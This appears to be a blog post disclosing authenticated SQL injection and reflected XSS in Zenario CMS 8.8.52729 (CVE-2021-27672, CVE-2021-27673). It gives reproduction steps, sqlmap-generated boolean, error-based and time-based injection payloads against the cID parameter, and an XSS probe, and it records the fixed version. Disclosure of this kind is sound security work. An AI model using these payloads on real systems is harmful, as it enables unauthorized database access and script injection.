



Avinash

Follow

Feb 22, 2021 · 2 min read · Listen



## Authenticated Blind & Error based SQL injection and Reflected XSS on Zenario 8.8.52729 CMS (CVE-2021-27672, CVE-2021-27673)

Product: Zenario 8.8.52729


Vulnerability Title: Authenticated Blind & Error SQLi and Reflected XSS

Identifier: Owasp Top 10: Injection, Cross-Site Scripting

**Detailed description:** It was found that when we create a new HTML page using the admin login, admin\_boxes.ajax.php is given a POST request containing cID and with all other parameters. Whereas, cID is the parameter that is vulnerable to SQLi. As a CMS admin, a user can dump all the data from the database. Also, the same cID parameter is vulnerable to Reflected XSS.



Steps to reproduce:

1. Login to the admin page of Zenario CMS, which is [http://server\\_ip/zenario/admin.php](http://server_ip/zenario/admin.php)



The admin login page

2. Click on, New → HTML page and intercept it with your burpsuite.
3. Just a single quote on cID parameter will confirm the SQL injection as below shown image



4. After confirming that cID is vulnerable to SQL injection feeding the request to SQLMAP will do the rest of the work for you.

```

---
Parameter: cID (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: path=zenario_content&id=8&cID=(SELECT (CASE WHEN (4175=4175) THEN '' ELSE (SELECT 2491 UNION SELECT 1907) END))&cType=html&cVersion=1&target_cType=html&create_from_toolbar=1&from_cID=1&from_cType=html&target_language_id=en-us


Type: error-based
Title: MySQL >= 5.1 error-based - Parameter replace (UPDATXML)
Payload: path=zenario_content&id=8&cID=(UPDATXML(7289, CONCAT(0x2e,0x717a716a71,(SELECT (ELT(7289-7289,1))))),0x7176787871),5109))&cType=html&cVersion=1&target_cType=html&create_from_toolbar=1&from_cID=1&from_cType=html&target_language_id=en-us

Type: time-based blind
Title: MySQL >= 5.0.12 time-based blind - Parameter replace
Payload: path=zenario_content&id=8&cID=(CASE WHEN (6263=6263) THEN SLEEP(5) ELSE 6263 END)&cType=html&cVersion=1&target_cType=html&create_from_toolbar=1&from_cID=1&from_cType=html&target_language_id=en-us
---


```

The result of SQLMAP against the cID parameter

5. Input the html tag as `<script>alert('xss')</script>` on the same cID parameter will confirm that is vulnerable to Reflected XSS.



XSS payload on CID parameter



Reflected XSS is confirmed

Reported date: 05-02-2021

Fixed date: 08-02-2021

Fixed Version: Zenario 8.8.53370

Discoverer: Avinash R — Zacco Cyber Security Research Labs, Coimbatore, India.

CVE: CVE-2021-27672(SQLi), CVE-2021-27673 (Rxss)

Fixed CMS: <https://github.com/TribalSystems/Zenario/releases/tag/8.8.53370>

Vulnerable CMS: <https://github.com/TribalSystems/Zenario/releases/tag/8.8>

Zenario CMS Sql Injection

Get the Medium app